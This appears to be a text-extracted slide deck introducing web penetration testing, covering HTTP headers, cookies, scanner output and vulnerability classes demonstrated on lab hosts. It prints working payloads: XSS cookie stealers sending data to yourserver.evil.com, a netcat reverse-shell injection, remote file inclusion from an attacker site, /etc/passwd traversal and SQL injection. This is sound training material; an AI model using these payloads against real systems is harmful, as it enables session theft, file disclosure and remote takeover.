Introduction to Web Pentesting

softserve

whoami

Pasichnyk Yaroslav
SecOps Specialist at Softserve

softserve

Disclaimer


The provided information is for general informational purposes only. The use of information contained in presentation is solely at you own risk.
:)

softserve

What is web server???

softserve

Headers




```
GET /success.txt?ipv4 HTTP/1.1
Host: detectportal.firefox.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: */*
Accept-Language: uk-UA,uk;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Pragma: no-cache
Cache-Control: no-cache
```

HTTP Methods:

- GET
- POST
- HEAD
- OPTIONS
- PUT
- DELETE
- etc

Cookies

Cookies (and indirectly sessions) are used to keep information between two HTTP requests. If a browser sends two times the same request without cookies, there is no way for the server to see that it's the same person. You could think that the IP address is enough, however a lot of people share the same IP address in corporate environments and mobile networks (since they go through the same proxy). It's also possible to keep information on the current user using information as part of the URL but this can quickly get ugly and the information is easily available in the browser's



https://www.youtube.com/


- .youtube.com | APISID
- .youtube.com | CONSENT
- .youtube.com | HSID
- .youtube.com | LOGIN_INFO
- .youtube.com | PREF
- .youtube.com | SAPISID
- .youtube.com | SID
- .youtube.com | SIDCC
- .youtube.com | SSID
- .youtube.com | VISITOR_INFO1_LIVE
- .youtube.com | YSC

Значення: IQkIZOEtI2E


Домен: .youtube.com

Шлях: /

What is exactly a web vulnerability?


Issues

- SQL injection [116]
- Out-of-band resource load (HTTP) [13]
- File path manipulation [13]
- Server-side template injection [19]
- Cross-origin resource sharing: arbitrary origin trusted [12]
- XML external entity injection [8]
- LDAP injection [15]
- Server-side JavaScript code injection
- Python code injection [3]
- SSI injection [4]
- Serialized object in HTTP message [40]
- XML injection [41]
- SMTP header injection [2]
- JavaScript injection (DOM-based)
- Password submitted using GET method
- Open redirection [5]
- Unencrypted communications [3]


Message from webpage

XSS Vulnerability Found

softserve


Vulnerabilities:

- Cross Site Scripting(XSS)
- XSS ====> CSRF (Cross site request forgery)
- Remote/Local File Inclusion
- Command injection (in packet header/in input place)
- Code injection
- Malicious file upload (webshell)
- SQL Injection

How to discover them???

- Manual search
- Vulnerability scanners, such as:
    - Burp Suite Pro Version
    - Acunetix
    - OpenVas
    - Nessus
    - Nikto
    - Vega
    - etc

softserve



Website View

- 172.16.225.130
- httpd.apache.org
- pentesterlab.com
- twitter.com
- www.apache.org

Scan Alerts

- 04/18/2019 15:00:00 [Auditing] (116)

Scan Info


VEGA

Scanner Progress

```
http://172.16.225.130/commandexec/example3.php
55 out of 384 scanned (14.3%)
```


Scan Alert Summary

High		(19 found)
Cross Site Scripting	12	
SQL Injection	3	
Shell Injection	2	
Remote File Include	1	
Local File Include	1	
Medium		(9 found)
Local Filesystem Paths Found	9	
Low		
Directory Listing Detected	4	
Info		




Scan Alert Summary

High		(33 found)
Cross Site Scripting	13	
SQL Injection	11	
Shell Injection	4	
Remote File Include	1	
Local File Include	4	
Medium		(9 found)
Local Filesystem Paths Found	9	
Low		(4 found)
Directory Listing Detected	4	
Info		(84 found)
Internet Explorer Cross-site Scripting Filter Disabled	34	
Interesting Meta Tags Detected	34	
Blank Body Detected	11	
Form File Upload Detected	2	
Character Set Not Specified	3	



- 04/18/2019 15:00:00 [Auditing] (120)
  - http://172.16.225.130 (120)
    - High (23)
      - Cross Site Scripting (12)
      - Local File Include (2)
      - Remote File Include (/fileincl/example1.php)
      - Shell Injection (4)
        - /commandexec/example1.php
        - /commandexec/example1.php
        - /commandexec/example3.php
        - /commandexec/example3.php
      - SQL Injection (4)
    - Medium (9)
    - Low (4)
    - Info (84)



AT A GLANCE

Classification	Input Validation Error
Resource	/xss/example1.php
Parameter	name
Method	GET
Risk	High

REQUEST

```
GET /xss/example1.php?name=hacker'%20-->">'>'"
```

DISCUSSION

Cross-site scripting (XSS) is a class of vulnerabilities affecting web applications that can result in security controls implemented in browsers being circumvented. When a browser visits a page on a website, script code originating in the website domain can access and manipulate the DOM (document object model), a representation of the page and its properties in the browser. Script code from another website can not. This is known as the "same origin policy", a critical control in the browser security model. Cross-site scripting vulnerabilities occur when a lack of input validation permits users to inject script code into the target website such that it runs in the browser of another user who is visiting the same website. This would circumvent the browser same-origin policy because the browser has no way to distinguish authentic script code from inauthentic, apart from its origin.

IMPACT

- The precise impact depends greatly on the application.
- XSS is generally a threat to web applications which have authenticated users or are otherwise security sensitive.
- Malicious code may be able to manipulate the content of the site, changing its appearance and/or function for another user.
- This includes modifying the behavior of the web application (such as redirecting forms, etc).
- The code may also be able to perform actions within the application without user knowledge.
- Script code can also obtain and retransmit cookie values if they haven't been set HttpOnly.

Cross Site Scripting(XSS)

- Reflected
- Stored (stores in databases)
- DOM-XSS


Occurs when:

1. Data enters a Web application through an untrusted source, most frequently a web request.
2. The data is included in dynamic content that is sent to a web user without being validated for malicious content.


softserve

Example of real hack

VK was hacked some months ago with XSS-worm vulnerability




```
<br>
▶ <iframe src="//www.youtube.com/embed/1" srcdoc="<script>var
s=document.createElement('script');s.src='https://rzhaka.github.io/prikol/yrap.js';document.getElementsByTagName('head')[0].appendChild(s);</script>"
width="0" height="0" frameborder="0">…</iframe>
</div> == $0
```



БАГОСИ [убежище багосов]
сегодня в 12:47

Скоро...



PlayStation Россия
две минуты назад

сначала музыка, теперь ЭТО


ВКонтакте запустили рекламу в сообщениях
vk.com

12 8 1.5K

serve

Read more: https://habr.com/ru/post/440352/

Examples:


Подтвердите действие на странице 192.168.1.103


pwned

```
<script>alert(“pwned”)</script>

<scri<script>pt>alert("pwned")</scr</script>ipt>

<script>eval(String.fromCharCode(97,108,101,114,116,40,34,88,83,83,34,41))</script>
```

Cookie staler:

```
<img src="https://yourserver.evil.com/collect.gif?cookie=' + document.cookie + '" />

<script>new Image().src="http://172.16.225.1/cookie.php?"+document.cookie;</script>
```

BeefFramework



- Online Browsers
  - 172.16.225.137
    - ? 172.16.225.135
- Offline Browsers
  - 127.0.0.1
    - ? 127.0.0.1
  - ? 172.16.225.135
  - ? 172.16.225.135

Details | Logs | **Commands** | Rider

Module Tree

Search


- Browser (53)
  - Hooked Domain (25)
    - ● Get Cookie
    - ● Get Form Values
    - ● Get Page HREFs
    - ● Get Page HTML
    - ● Get Page and iframe HTML
    - ● Remove stuck iframe
    - ● Replace HREFs
    - ● Replace HREFs (Click Events)
    - ● Replace HREFs (HTTPS)
    - ● Replace HREFs (TEL)
    - ● Fingerprint Ajax
    - ● Overflow Cookie Jar
    - ● Create Alert Dialog
    - ● Create Prompt Dialog
    - ● Redirect Browser
    - ● Redirect Browser (Rickroll)
    - ● Redirect Browser (iFrame)
    - ● Replace Component (Deface)
    - ● Replace Content (Deface)
    - ● Replace Videos
    - ● Disable Developer Tools
    - ● Get Local Storage
    - ● Get Session Storage
    - ● Get Stored Credentials
    - ● iOS Address Bar Spoofing
  - ● Detect Foxit Reader

BeEF

The Browser Exploitation Framework Project

Cross Site Request Forgery

Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.



```
<html>
.
.
<img src="http://fictitiousbank.com/transfer?fromaccount=bob&toaccount=MrHacker&amount=1000">
.
.
</html>
```

softserve

Local File Inclusion

The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

Vulnerable url:

```
  http://vulnerable_host/preview.php?file=example.html
```

PoC:

```
  http://vulnerable_host/preview.php?file=../../../../../etc/passwd
```

Example of filtration:

```
  <?php "include/".include($_GET['filename']."·.php"); ?>
```

Bypass:

```
http://vulnerable_host/preview.php?file=../../../../../etc/passwd%00
http://vulnerable_host/preview.php?file=../../../../../etc/passwd%00jpg
```

Remote File Inclusion

Remote File Inclusion is the process of including remote files through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing external URL to be injected.

PHP code:

```
$incfile = $_REQUEST["file"];

  include($incfile.".php");
```

Vulnerable url:

```
http://vulnerable_host/vuln_page.php?file=example.html
```

PoC:

```
http://vulnerable_host/vuln_page.php?file=http://attacker_site/malicous_page
```

softserve

Command Injection

Command injection is an attack in which the goal is execution arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell.

Vulnerable code:

```
<?php
print("Please specify the name of the file to delete");
print("<p>");
$file=$_GET['filename'];
system("rm $file");
  ?>
```

Exploitation:

```
http://somesite.com/delete.php?filename=bob.txt;id
```

Response:

```
Please specify the name of the file to delete
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

softserve

Code Injection

Code Injection differs from Command Injection in that an attacker is only limited by the functionality of the injected language itself. If an attacker is able to inject PHP code into an application and have it executed, he is only limited by what PHP is capable of.

Vulnerable piece of code:

```
$myvar = "varname";
$x = $_GET['arg'];
  eval("\$myvar = \$x;");
```

Exploitation:

```
  /index.php?arg=1; phpinfo()

  /example1.php?name=hacker".system("cat /etc/passwd")."
  /example1.php?name=hacker".system('uname -a'); //

  /index.php?arg=10; system('/bin/nc Attacker'sIP Attacker'sPort -e /bin/bash')
```


softserve

SQL

SQL(structured query language) is a standard language for storing, manipulating and retrieving data in databases.

```
SELECT * FROM Customers;

SELECT * FROM users WHERE name='[INPUT]';

SELECT * FROM user ORDER BY `name`;
```

http://192.168.43.227/sqli/example1.php?name=root



id	name	age
1	admin	10

softserve

SQL injection


```
http://192.168.1.103/sqli/example1.php?name=root
```

SELECT * FROM users WHERE name='INPUT';

```
http://192.168.1.103/sqli/example1.php?name=root' or '1'='1
```

SELECT * FROM users WHERE name=`'root' or  '1' = '1';`

